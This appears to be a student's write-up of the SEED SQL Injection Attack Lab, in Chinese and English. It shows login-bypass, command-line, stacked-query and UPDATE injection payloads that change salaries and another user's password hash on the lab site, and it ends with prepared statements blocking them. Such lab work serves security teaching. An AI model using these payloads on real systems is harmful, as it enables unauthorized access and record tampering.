SQL Injection Attack Lab

Task 1: Get Familiar with SQL Statements


使用`select * from credential where name ='Alice'\G`,显示出Alice的相关信息


```
mysql> mysql> select * from credential where name ='Alice'\G
*************************** 1. row ***************************
         ID: 1
       Name: Alice
        EID: 10000
     Salary: 20000
      birth: 9/20
        SSN: 10211002
PhoneNumber:
    Address:
      Email:
   NickName:
   Password: fdbe918bdae83000aa54747fc95fe0470fff4976
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

用户名一栏输如内容: admin' # ， 在密码栏输入任意内容，就可以实现登录，如图，攻击成功





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line.

- 使用http header live 查看提交用户名密码的请求

  - 构造提交请求,将 `'` 替换为 `%27` ,将空格 替换为 `%20` ,将 `#` 替换为 `%23`

```
curl www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%
23&Password=xxx
```


- 攻击成功

Task 2.3: Append a new SQL statement.

- 构造用户名,使用 `;` 分割不同sql语句

```
admin'; delete from credential where name='Alice'; #
```

- 攻击失败，原因是PHP中mysqli扩展的query()函数不允许在数据库服务器中运行多条语句。这是对SQL注入攻击的一种防护措施。




Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

- 在昵称栏填入构造注入sql，只要给set命令发送一串以逗号分隔的属性，update的语句就可以修改一个记录的多个属性，使用#将该行后面的语句都忽略掉。


```
alice',salary=100000 where name='alice'; #
```

- 从前后对比来看，攻击成功



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	




Task 3.2: Modify other people' salary.

- 构造注入sql

```
',salary=1 where name='boby'; #
```

- 攻击成功




Task 3.3: Modify other people' password.

假设修改之后的密码为"xxx",可以先使用sha1()函数进行转换，转换后的hash值为"b60d121b438a380c343d5ec3c2037564b82ffef3",随后构造sql,输入到昵称属性中

```
',Password='b60d121b438a380c343d5ec3c2037564b82ffef3' where name='boby';
 #
```

接下来尝试登录boby的账户，攻击成功



Task 4: Countermeasure — Prepared Statement


进入 /var/www/SQLInjection/目录下，将safe_home.php和safe_edit_backend.php重命名为unsafe前缀的文件,即用safe文件替换掉原来的unsafe文件。使用task2中的sql注入，task3.1的sql注入。

Employee Profile Login

USERNAME admin'; #

PASSWORD ••••••

Login



结果攻击均失败，说明使用预处理手段修改网站后台 SQL 请求语句，对 SQL 注入攻击的防御成功